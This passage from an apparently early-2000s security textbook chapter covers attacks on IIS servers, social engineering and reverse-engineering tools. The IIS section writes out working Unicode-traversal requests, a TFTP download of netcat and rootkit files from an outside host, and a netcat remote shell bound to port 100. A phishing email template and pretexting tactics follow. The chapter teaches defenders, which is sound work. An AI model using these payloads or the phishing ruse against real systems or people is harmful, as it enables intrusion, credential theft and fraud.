400 such exploits have occurred dating back to 1995. Many of these attacks on the OS and services apart from IIS can be quickly dismissed as they constitute DoS attacks and would not serve the objective of acquiring the source code we seek. A number of the attacks also require physical access to the system, which is not possible from our vantage point. With that in mind, the chosen attack methods must be remote attacks that involve exploring inherent weaknesses in the IIS service, including:

- **The Remote Data Service (RDS) DataFactory** component of Microsoft Data Access Components (MDAC) in IIS 3.*x* and 4.*x* exposes unsafe methods, which allows remote attackers to execute arbitrary commands.
- **The WebHits ISAPI filter** in Microsoft Index Server allows remote attackers to read arbitrary files, a.k.a. the "Malformed Hit-Highlighting Argument" vulnerability.
- **IIS 4.0 and 5.0 allows remote attackers to execute arbitrary commands** via a malformed request for an executable file whose name is appended with operating system commands, otherwise known as the "Unicode Bug" vulnerability.

Establishing a Point of Entry

As a rule, the latest vulnerability is often the vulnerability that is least defended and thus is the most advisable exploit to attempt first. The rationale for this approach is simple: It limits the attack signature by which most IDSs would discover the intrusion attempts. Furthermore, if the exploit doesn't work, it is a sure sign that the service in question has been patched against current and historic vulnerabilities and other services should be tried instead. With this possibility in mind, the attack plan should always include the second-most likely vulnerable service and a tertiary-level vulnerable service. Because most systems on the Internet these days are rarely up to date on patchlevels, it is unusual that even a three-layer attack plan is exhausted before an actual penetration occurs.

Upon deciding the primary, secondary, and tertiary methods of attack, the plan can go into action. In this instance, the Unicode exploit will be attempted first. The method for this attack is to use Unicode values for special characters (such as .. and /), which can be used to traverse directory trees not normally available to the Web-site visitor.

Continued and Further Access

The first attempt will involve trying to create a file on the system. In this attempt, we will use the Unicode bug to trick the system into executing its command controller—cmd.exe:

```
$ telnet 208.37.215.233 80
Trying 208.37.215.233...
Connected to 208.37.215.233.
Escape character is '^]'.
GET
/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+echo+test+message+>
    +test.msg
HTTP/1.1 200 OK
Server: Microsoft-IIS/4.0
Date: Fri, 16 Feb 2001 19:20:32 GMT
Content-Length: 0
Content-Type: text/plain

Connection closed by foreign host.
```

The first attempt appeared successful, but we should test to make sure that it worked before attempting further penetration of the system. In order to confirm the success of the exploit, we are going to use the same method, but we are going to read the file that we think we just created. If this is successful, then we will proceed with the full exploit:

```
$ telnet 208.37.215.233 80
```

```
Trying 208.37.215.233...
Connected to 208.37.215.233.
Escape character is '^]'.
GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+type+test.msg

HTTP/1.1 200 OK
Server: Microsoft-IIS/4.0
Date: Fri, 16 Feb 2001 19:21:11 GMT
Content-Length: 13
Content-Type: text/plain

test message

Connection closed by foreign host.
```

We have now confirmed both the ability to write and read files on the system. It is, quite literally, the beginning of the end of this system's security. Rather than waste a great deal of time creating specifically malformed URLs to search the system for the data we want, we should acquire interactive shell access. In order to do this, we must instruct the system to acquire additional software. To do this, we first enable Trivial File Transfer Protocol (TFTP) on another system over which we have control and place several key files online for immediate download:

- **The Netcat utility compiled for Windows NT (NC.EXE)** We can launch Netcat to bind to a specified port on the target system so we can log in directly.
- **The NT rootkit (DEPLOY.EXE and _ROOT_.SYS)** These two files comprise the full rootkit by which the target system can be effectively be Trojaned, thus concealing our intrusion and continued, unfettered access.

With these files ready for download, we are now ready to attack the system in earnest.

The Attack

Because FTP client for NT does not support passive file transfer mode, we must use TFTP to acquire the files. For this, we exploit the Unicode bug once more:

```
$ telnet 208.37.215.233 80
Trying 208.37.215.233...
Connected to 208.37.215.233.
Escape character is '^]'.
GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+tftp+-
    i+216.240.45.60+GET+nc.exe

HTTP/1.1 200 OK
Server: Microsoft-IIS/4.0
Date: Fri, 16 Feb 2001 19:20:32 GMT
Content-Length: 0
Content-Type: text/plain

Connection closed by foreign host.
```

We repeat the above GET request two more times, each request downloading DEPLOY.EXE and _ROOT_.SYS, respectively.

Finally, we open the interactive shell by issuing a GET request as such:

```
GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+nc.exe+-l+-
    p+100+-t+-
e+cmd.exe
```

This invokes Netcat to bind cmd.exe to port 100 (which we know was not in use from our previous scans). After this step is complete, we simply issue the following command:

```
$ telnet 208.37.215.233 100
```

```
Trying 208.37.215.233...
Connected to 208.37.215.233.
Escape character is '^]'.
C:\winnt\system32\>
```

Success! We now have full control over the system and may install the rootkit at once. After that step is completed, the system is basically ours and we may modify whatever we want and take files at will. Even the administrator of the system is no longer our access-level equal at this time—for we can detect his presence, but he cannot detect ours. We have effectively become the new (albeit unauthorized) system administrator.

NOTE

Yes, it really is that easy to break into default NT systems. The example in this section is not an exaggeration. Microsoft NT systems are a regular favorite of hostile intruders. As of the time of this writing, 45 percent of all defaced Web sites were running NT. See www.attrition.org/mirror/attrition/stats.html for more information.

Now that the intruder has full access to the target system, he can literally run any application that the administrator can. He can load system applications, alter data at will, and even utilize the target system as a means by which he can launch additional attacks against other, unrelated systems. Unless robust and redundant security safeguards are in place, it's literally "game over" for the target system.

All is not necessarily lost, however. Through the use of host-based intrusion detection systems such as Tripwire (www.tripwire.org), the security-aware administrator can be alerted to these unauthorized system modifications and take timely action against the intruder, but this requires that administrator and user alike pay close attention to usual and unusual system activity. Eternal vigilance is the price of genuine security.

Social Engineering

One signature logo for one of the most popular hacker conventions, DefCon (www.defcon.org), bears three simple icons: a computer disk to represent computer hacking; a phone rotary dial to represent phone hacking, also known as *phreaking*; and a smiling face with a pair of crossbones beneath it, much like the pirates' Jolly Roger. Many people quickly understand the first two icons, but they are puzzled by the third.

The third icon represents one of the more persistent threats to security: social engineering. (Pirates routinely approached targeted ships by displaying the identifying flags of the victim's allies.)

Simply put, social engineering is "people hacking"—in its purest form, a game of impersonation designed solely to acquire information and access that which would not otherwise be afforded to the average outsider. Intruders utilize this information to access and attack target sites to which they would not otherwise have the ability to assess.

Sensitive Information

Social engineering entails a myriad of confidence techniques that rely on weaknesses in human trust relationships rather than inadequacies in software design. The goal of any social engineering attack is to gain the trust of authorized personnel to the point that they will provide the attacker the information he needs to breach the target system's security. As with many reconnaissance attacks, seemingly inconsequential data can be given up at any time that, when pieced together at the attacker's leisure, may seriously compromise site security.

For example, personnel in most any company have to field calls regarding the systems they use. Through social engineering, an outsider (who has no idea what services are available at a given site) could likely call up a given company and claim to be a new hire who's having difficulty using a particular service that he's *guessed* the company might be using. The receptionist would likely indicate that she could put him through to the system administrator. This, of course, would confirm that the company does indeed use that particular service. Of course, the skilled social engineer would ask for the name of the administrator

before being connected. Within a minute's time, the social engineer has gone from knowing nothing about the services the company uses to having a small picture. Even worse, he's now on a first-name basis with the company's system administrator.

The ruse certainly won't end there. After he's been put through to the system administrator, the social engineer can quickly shift gears and represent himself as a fellow administrator and state that he's been having difficulty with the present firewall that the company's using. At that point, the system administrator will likely provide immediate feedback that the company isn't using a firewall, or even divulge the make and model of the firewall they do use.

It's been two minutes and the outsider knows about some of the services, the name of the administrator, and the firewall your company uses. With this information alone, the intruder can now socially engineer other people with the firm by carefully rattling off known aspects of the internal systems that he's just learned about. In effect, he's not simply gathering information, he's becoming a perfect chameleon, capable of navigating through the number of people he contacts until he can acquire more information than the company would otherwise make known.

This is but one small (and stark) example of how readily people will give away highly sensitive information without thinking twice. Different techniques and media may be used in the social engineering attack, but all rely on one fundamental flaw: human nature.

E-Mail or Messaging Services

Electronic mail (e-mail) is among the most simple and straightforward means of social engineering available to date. People who are otherwise skeptical of unconfirmed reports often have an inexplicable propensity to believe nearly anything that shows up in their e-mail inbox. Consider, for example, the innumerable "virus warning" and "modem tax" hoaxes that have acquired a life of their own. Attackers are aware of this phenomenon and will use it to their advantage.

To make matters easier for your attacker, e-mail is incredibly easy to forge. Through the use of any third-party open mail relay (to cloak the true origin of the e-mail) and a seemingly valid "From" address,

even an elementary social engineering attack can result in wild success for the attacker.

Consider, for example, the following e-mail:

```
To: All Personnel <all.personnel@yourcompany.com>
From: Security Tiger Team <tiger.team@yourcompany.com>
Subject: Mandatory password change.

Effective immediately, all personnel are directed to change their
    login passwords.  Please click on the following link.

www.yourcomany.com@3492141032/54321/

You will need to enter your current password and then select a new
    password.  Thank you for your cooperation.

Sincerely,

Security Tiger Team
```

The above example is known as a *semantic attack*. The URL looks fine to the untrained eye, but is in fact a thinly-disguised trick to make someone believe they're visiting yourcompany.com. Educate both yourself and your users on how to spot these tricks. It will save you a lot of time and trouble in the long run.

Even those who are familiar with sound security policies may fall for this trick. What appears to be a valid URL at www.yourcompany.com is in fact a cloaked URL that points to an external page (not "yourcompany.com") that has been previously set up to impersonate a valid company page. In this attack, everything prior to the commercial at-sign (@) is ignored by the Web browser. The series of numbers at the immediate right of the at-sign are the product of IP address obfuscation. This is the IP address of the hostile system that will collect the login and password information that the victims of this ruse enter. This same manner of

attack has been carried out by many different parties multiple times against AOL users with great success.

Closely following e-mail's role in social engineering attacks is postal service mail. Unlike a phone, "snail mail" cannot be tapped or tracked with a trap and trace. Snail mail is also affordable and readily available. Sending mail to a large group of people in the guise of a sweepstakes is often one way to acquire a significant amount of information on a targeted set of marks. With the high availability of rental post office boxes and the explosion in high-grade desktop publishing software, it is increasingly easy for the attacker to manufacture a brief, appealing, and seemingly legitimate contest on a piece of paper. All of the data collected from this attack can later be utilized in follow-up, phone-based social engineering attacks.

Social engineering attacks aren't simply limited to e-mail and snail mail, however. There are also a number of "instant messenger" attacks by which the attacker may impersonate (or "spoof") someone else's identity by masking their originating IP address with a victim IP address. Through this, seemingly official directives and requests can be made to authorized personnel by someone who *appears* to be a legitimate user. The answering party typically has no idea that he's been tricked until it's far too late.

Telephones and Documents

Use of the telephone ranks among the most common social engineering tactic. Among the most used tactics involve phoning up a party with the sought-after information (typically called a "mark") and posing as a field technician, an irate high-level manager in the middle of a presentation, or a new employee with an urgent problem. Contrary to popular opinion, most people truly want to be helpful and, when presented with a person in distress, will often go to great lengths to be the hero or heroine.

Apart from the psychology involved in the social engineering attack, the telephone affords the attacker (who is likely using caller-ID blocking) a certain level of anonymity by which he can impersonate most any person in any official capacity. Careful planning in using background noise can also aid in the illusion the attacker wishes to present to

the party he's contacting. The attacker may even use a voice changer to impersonate an older adult or even someone of the opposite sex.

Curiously enough, women commit some of the most successful social engineering attacks. It seems that most people are inclined to regard an unrecognized male caller with more suspicion than they would accord a female caller. Sexist as it may sound, societal expectations are that women are more innocent; they are also presumed to understand technology less, even to the point of handing information to them on the canonical silver platter. Even supposedly hack-savvy giants like AOL aren't immune to the wiles of a female voice on the line. In May of 1998, a woman called up AOL's billing department and claimed to be the wife of Trent Reznor (of Nine Inch Nails fame). Without seriously questioning the claim, AOL willingly provided the woman with the password to Reznor's account and she managed to acquire his credit card number as well.

Advanced social engineering tactics often involve phone system hacking ("phreaking") by which the attacker can forward calls destined for recognized phone numbers to his own phone. This tactic is commonly used to defeat the "callback" measure that some businesses use to authenticate a caller. The attacker will almost certainly utilize caller ID on his own phone so he can answer the phone in a manner consistent with what the mark will expect.

A skilled attacker will spend a significant amount of time gathering information on his mark through innocuous means. He may do this by first initiating contact with the marketing department, posing as a potential customer with money to burn. Sales staff are often all too willing to give out any information a potential client (with purportedly deep pockets) may seek, even to the point of clearly defining the makeup of the operating center's internal organization. Sales representatives may even provide extensive literature that provides names and numbers of company personnel throughout the infrastructure. This will likely be used by the attacker in the form of "name dropping" when performing the social engineering attack.

If an organization doesn't happen to directly market a product or service by which the attacker can acquire reconnaissance data, the attacker can always embark on the tried-and-true tradition of "dumpster

diving." In this approach, the attacker visits the company trash bins—usually the day before trash pick-up—and scours through its contents. As many companies do not consistently practice document destruction, the attacker will likely be able to find information of enormous benefit to his plan. Everything from organization charts, internal phone lists (many of which list employees' home contact information), internal memoranda, and current project milestones can be acquired this way. Armed with this information, the attacker will be able to reference information in such a way that any person he contacts will assume he is part of the company. After all, who but an employee would know the company in such intimate detail?

Some may think that eventually the unauthorized visitor will be found out and that will be the end of his hijinks. Unfortunately, nothing could be further from the truth. The more the intruder comes around, the more familiar he will become and the less likely he will be found out. An entertaining example of this simple truth is Steven Spielberg's initial career at Universal Studios. In 1969, while completing college, Spielberg gained entry into Universal's complex and wandered around until he found an empty office. Upon finding an unoccupied area, he set up shop and simply acted as if he belonged there. No one at Universal challenged his presence, and, shortly after that, Universal Studios purchased one of his short films. The rest, as they say, is history.

With the information gleaned from these styles of social engineering, the outsider can be prepared for most any unexpected change in system availability. If the servers that are available to the Internet suddenly change, he can easily call up the contacts he's cultivated (or even *their* contacts) and quickly learn what's changed and even why it's changed. He may even be able to utilize the information he acquires to time his attacks by determining when the next company "all hands" meeting is (or when the company's security guru is going on vacation). In effect, the outsider is no longer truly outside; he's as much an insider as the rest of the developers and can utilize that information to suit his purpose.

Credentials

Although a lot of damage can be done to a company from remote social engineering, sometimes information may be acquired only through the

more brazen approach: an in-the-flesh visit. In this instance, the attack is committed almost entirely by practiced con artists whose ability at pulling off a charade borders on professionalism. This is perhaps the only instance in hackerdom in which one's physical appearance actually matters.

In this manner of attack, the intruder will "go native" in that he will dress the part of the average employee. Passes to attain physical access are no real challenge as forged ID cards (whether company ID cards or illusory "temp" agency ID or business cards) can be readily produced with an average desktop system and a good graphic editor. Even the simple use of a sticker that reads "Visitor" will often suffice.

Although credentials can be forged for the eyes of the unassuming, most credentials are inferred; assigned solely because the attacker *acts as if he belongs where he is.* Quite often, access to the interior of any facility can be gained by "piggybacking" with a truly authorized individual. In this, the social engineer simply may strike up small talk with another employee as they walk toward the building. When they arrive at the locked door, the social engineer will pat down his coat pockets, "looking" for his key or passcard. In such a case, most anyone will do the other guy a favor and let him in with their key.

Far from playing the part of the nervous interloper, the social engineer will enter the premises with calm confidence; pretending he truly belongs where he is. All the while, he will move about in a totally unassuming manner, obliquely acknowledging others he may pass in the halls and blending in as if he were everyman, simply going about his job. All the while, he will make a point of not attracting attention to himself, unobtrusively scoping the surroundings for tidbits of information that will aid him in his goal. The main systems are typically easy to locate as they are invariably showcased behind large glass walls. The OS of the systems running inside the network will be painfully obvious by the unattended monitors, which display the user interface and even the OS version number. The presence of Sun Microsystems' Sparc hardware in the computer room narrows the OS possibility down to Solaris or RedHat Linux. The toy penguins in the lead developer's office are a sufficient clue that Linux is widely used. A stroll through the cubicles leads to the discovery of a number of Post-It notes near (or even on) a monitor that reveal a user's current login and password combination.

Nothing will be taken, of course. That would betray his presence. Everything will be silently noted and dutifully logged away after he's left the premises.

Once off-site, the intruder will likely draw up a map of the location to aid him in further phone-based social engineering of the staff. Notes will be meticulously associated with every section of the floor layout. Attention will be paid even to seemingly inconsequential items such as series of "Dilbert" comic strips on another employee's cubicle. Through presenting intimate knowledge of the physical makeup of the site, many people feel reassured that they are indeed talking with a legitimately involved individual and will gladly provide information and access that just such a legitimate party would require. After the intruder has that human confidence at his behest, he's only a few phone calls away from the keys to the proverbial kingdom.

The Intentional "Back Door" Attack

According to the 1999 Federal Bureau of Investigation's National Infrastructure Protection Center (NIPC) report, "[the] disgruntled insider is a principal source of computer crimes..." At present, estimates state that companies lose billions of dollars each year as a result of theft or misuse of sensitive data. Further estimates state that at least 70 percent of these losses *originate* within any given company. In other words, the employee—not the outsider—is the source of the threat. One of the most sure-fire ways for this sort of loss to occur is via the surreptitious introduction of a nonsanctioned method of login or authentication otherwise known as a "back door."

Hard-Coding a Back Door Password

There is a maxim that one should hold one's friends close and one's enemies even closer. With this in mind, one should hold a disgruntled employee the way a new mother holds her infant. There is no treachery greater than that caused by a former ally; they know when, where, and how to strike in a way that will cause the greatest amount of damage

with the least amount of effort. One of the quickest ways to accomplish such a strike is through the surreptitious introduction of a back door into the production code.

In its purest incarnation, a back door is a means by which arbitrary programs and commands may be executed via legitimate software without standard authentication or authorization. In the early days of computing, back doors were fairly common as they were a means by which developers—who often doubled as administrators—could access key elements of a given system without having to leave their homes. They could simply dial up the local network and work directly with whatever suite of software was acting up. Like all simple solutions, it was only a matter of time before one bad apple took advantage of that functionality and turned it against the very people the back door was designed to serve. As a consequence, back doors are no longer considered a legitimate means of remote administration. Even so, they unfortunately remain commonplace.

Even more unfortunate is when such code is introduced to a software package by a developer who has long since become dissatisfied with his position and seeks to alter the code in ways that will either benefit himself, harm the company, or both. Such was the case in a security audit performed by one of the authors as an independent consultant.

The case seemed typical enough. The lead programmer had left the company under unfriendly terms. Suddenly the integrity of the entire business's code base was called into question. Initial investigation showed that there was a total lack of documentation on the suite of programs the developer had authored. To exacerbate matters, there were no process diagrams that detailed how the individual portions of the program suite communicated with each other. Additionally, there was no cradle-to-grave data flow diagram by which one could determine the many ways in which data could be introduced and how exceptions were handled. As if that weren't enough, no revision control systems were in place. There was no way to determine if any last-minute changes to the code base were legitimate or malicious in nature. To add insult to injury, not only had the lead programmer left under unfriendly terms, so had the entire Information Technology team. (Creek and boat provided. Paddle sold separately.)

Thus began a line-by-line audit of over 20,000 lines of PERL scripts and C source code. Over time, the process diagram began to take shape. However, it seemed that every facet that was discovered in the system yielded yet another two facets that were unknown. A line-by-line audit provided only a sanity check of each specific function (all of which passed). In order to assess any real security risk of an introduced back door, a full-blown process audit would need to be performed.

Upon mention of the cost associated with mapping out the entirety of the process flow and assessing the security of each step of the process, the customer originally balked. Although their apprehension (and "sticker shock") was understandable regarding such a comprehensive audit, their code base couldn't be certified as secure without it. To their credit, they authorized the project. Many companies don't take that step, opting instead for the false belief that a line-by-line blessing is sufficient security assurance.

Depending on whose point of view one takes, my findings were either fortunate or unfortunate. Buried deep within the code suite, nested within an innocuous database call, was a request for a data set in a database table that did not exist. That in itself may have been attributable to human error, but the return that followed was no error; it was far too specific. It was, for all intents and purposes, a direct login to the system as the database administrator. All the time, we had been looking for a simple login ID or password hard-coded into the system. As it turned out, the back door was in the process in an unexpected error-handling sequence that required a specific error to happen a specific way at a specific point in the process.

We will never know when this back door was introduced. Likewise, we'll never know if the lead programmer introduced this back door, much less if the programmer would have used it for malicious purposes. Nonetheless, we do know that if the entire code set had not been reviewed based on the full process, this back door would likely have not been discovered until it was far too late to avoid a costly clean-up.

The lessons learned from this situation are simple, straightforward, and can be readily utilized to prevent such a recurrence:

- Document software development whenever possible.

- Maintain current and accurate process diagrams, including supporting software intercommunication.
- Create and maintain an example cradle-to-grave data flow diagram by which one may determine the way in which accepted and excepted data is managed.
- Place all software under revision control.
- Do not treat the above recommendations as too costly or time-consuming. Consider the cost of having an outside consultant (whose rate is never less than hundreds of dollars per hour) doing as much for you.

Exploiting Inherent Weaknesses in Code or Programming Environments

As with any human endeavor, there are those who pursue their goals with greater ambition than most people. In this respect, the highly skilled intruder is no different. Not simply satisfied to have taken advantage of vulnerable services through common exploits or tricking others into divulging useful information about your site, this intruder will critically analyze the data and applications your company has so painstakingly created and brought to market.

In taking this approach, copies of your in-house databases and software will certainly be downloaded to the intruder's home system so he can peruse it at his leisure. Most intruders will not attempt to analyze your data on your own networks. To do so would entail a greater possibility of getting caught. Theirs is a matter of "take first and ask questions later."

Sadly, very few businesses maintain separate systems between production and development servers, thus affording any intruder ready access to their most sensitive data. Even those sites that do bother to maintain separate production and development systems often have implicit trust relationships established between the production system and the development system. This renders any division of access to barely a speed-bump in the intruder's path to the company's sensitive data.

Furthermore, few if any companies will make any effort to conceal the locations of such sensitive data on development systems. As a result, the intruder often doesn't have to look very far when a folder or file exists on a system that reads "Product_X_Source_Code," "dataflow_diagrams," or "CC_DB" (credit card database). In essence, the same convenience that allows the average employee to do her job affords the intruder that much more leverage by which he can discover and analyze your data.

After an intruder has his own copies of your most sensitive information, he is completely at liberty to perform his analyses and glean what he can about your company's products and data sets.

The Tools of the Trade


The hacking community shares a philosophy that data should be free. Not necessarily free in the sense that everything should be "no charge," but free in the sense that it should be open for everyone to pore through and alter to suit their own needs. That certain tools and utilities are distributed in binary form alone is no real stumbling block to the enterprising hacker. A number of tools can be used to help tweeze out the details of a given program so that they can be analyzed for potential vulnerabilities.

Hex Editors

A hexadecimal (hex) editor is a program that is utilized to view and alter the contents of binary files. With this utility, one may open and view any executable or supporting binary file to which they have read permissions. In the case of Windows, a hex editor can overwrite these files in certain cases. Through intimate knowledge of how the program functions, key segments of code can be rewritten to perform tasks for which the code base was not originally intended. These rewrites are typically limited to simple functions and do not lend themselves well to wholesale restructuring of the target program.

This tool is typically useful to an attacker who may want to either disable the program outright by introducing garbage characters in a critical function. It may also be used to scan the binary file to look for any undocumented commands, execution flags, and/or back doors the developer may have inserted for debugging purposes. See Figure 5.3 for an example.

Figure 5.3 View of Personal "acorn" Binary File, Revealing "giggle" Back Door Login



In the example listed in Figure 5.3, a small C program called "acorn" was compiled and a back door was included in it by which an attacker could simply enter "giggle" for a login ID. This would allow him to log in directly only by knowing the correct user ID.

Some of the more popular hex editors are available as freeware or shareware for MS-DOS, Windows, and Unix variants. All hex editors essentially function in the same manner as shown in Figure 5.3 in that a larger portion of the display shows the hexadecimal values of the binary file next to a smaller segment that displays the ASCII equivalent of the displayed data. You can find comprehensive listings of popular hex editors at the following sites:

http://garbo.uwasa.fi/pc/binedit.html

www.unixapps.com/?page=category&category=edit

A hex editor will only show static pieces of a given binary, so it is of limited value apart from binary reconnaissance. For more in-depth assessment of what can be done with a given binary, a debugger is far more appropriate.

Debuggers

A debugger allows a user to examine the state of a given program's execution stack. Whereas the hex editor affords a static view of how the program should behave, the debugger provides a view of how the program does behave.


As a whole, the program's execution stack is comprised of a series of frames. A stack frame is a description of either a part of the running software, or data related to that software, both of which are packaged into a block of memory and placed on the stack during program execution. These frames are not typically readable to the average user and typically hold information such as the arguments with which various functions were called.

As a rule, the top of the stack contains the most recently created frames, and the bottom of the stack contains the oldest frames. One may examine a call frame to find a function's name, and the names and values assigned to its arguments, as well as local variables.

As a minor illustration, Figure 5.4 shows Network Associates Inc.'s version of Pretty Good Privacy and a view of its stack with a popular Windows debugger to give an idea of the wealth of data available by viewing what's on the stack when the program runs.

Within most debuggers are commands to examine a stack frame and to move around the stack. Through this, one may determine what user inputs reside in any buffers that reside in the stack and whether those buffers have any inherent bounds checking. If said buffers do not have any such bounds checking, the findings made via these debuggers may be utilized as the groundwork upon which a buffer overflow may be designed and utilized as an attack on the service.

Figure 5.4 A View of NAI's PGP Functioning via a Debugger



Debuggers can also be used to assess how otherwise security-conscious programs (such as various cryptographic systems) may appear to function securely but handle data insecurely.

Disassemblers

Disassembling is the process of translating an executable program into its equivalent assembly (machine code) representation. By use of disassemblers, one may more closely analyze the functions of code segments, jumps and calls. Through these analyses, one can better understand the inner workings of a given binary program and assess portions that may afford one the opportunity to exploit the target program.

Windows-Based Tools

Several types of Windows-based disassemblers are available via the Web, among the more popular being QuickView (www.enlight.ru/qview/main.htm) and the Win32 Disassembler by URSoftware


(www.expage.com/page/w32dasm/). These disassemblers offer an intuitive graphical user interface by which many aspects of the disassembled program in question can be determined quickly.

Win32 Disassembler

In a nutshell, the Win32 Disassembler allows you (not surprisingly) to disassemble files or otherwise translate a program—be it EXE, COM, CPL, DLL, DRV, OCX, MPD, SYS, or VBX—to its assembly (machine code) origin. Using Win32 Disassembler, one can load the program process and trace its behavior; browse the disassembled file and jump to any code location you wish; quickly search and locate text within the disassembled output; insert, remove, and execute jumps and calls; import and export selected functions; display the hexadecimal values of a given code segment; display listings of the program's dialogs, references, and strings; and save the disassembled output in ASCII format.

For those not intimately familiar with the intricacies of disassembly, the Win32 Disassembler has a highly comprehensive tutorial and intuitive tools by which novice and intermediate alike can quickly learn the ins and outs of binary disassembly. See Figure 5.5 for an illustration of its interface.


Figure 5.5 The Win32 Disassembler Interface



Quick View

QuickView, shown in Figure 5.6, operates in much the same fashion as Win32 Disassembler, in that it will allow the user to determine what DLLs are called from the program without actually running the program itself. Though not as feature-rich as the Win32 Disassembler program, QuickView is nonetheless versatile and compact. QuickView also can function solely in the MS-DOS environment (a definite plus for command-line fossils). This non-GUI environment is also particularly useful when performing disassembly on older hardware platforms with limited resources.

Figure 5.6 The QuickView Interface



DOS-Based Tools

Just as many—if not more—DOS-style disassemblers are available, each of which perform similar (if not identical) functions as their Windows-based counterparts. Among the more popular are the following:

- **HT** (http://hte.sourceforge.net) A binary file-viewing and editing tool that includes a disassembler for DOS and Windows 16/32 formats. HT is available under the Gnu Public License and was authored by Stefan Weyergraf and Sebastian Biallas.
- **Hexcalibur v1.0.2 for DOS** (www.gregpub.com/hexad.html) Provides the ability not only to directly edit binary files, but to display binary file content in hexadecimal, ASCII, and EBCDIC format and is compact enough to run straight from floppy disk. A single-user license costs less than $25.
- **Sourcer** (www.v-com.com/product/devsou1.html) An advanced commenting disassembler for DOS. This disassembler is highly featured and a favorite among many in the disassembly crowds. This product costs around $300.

Summary

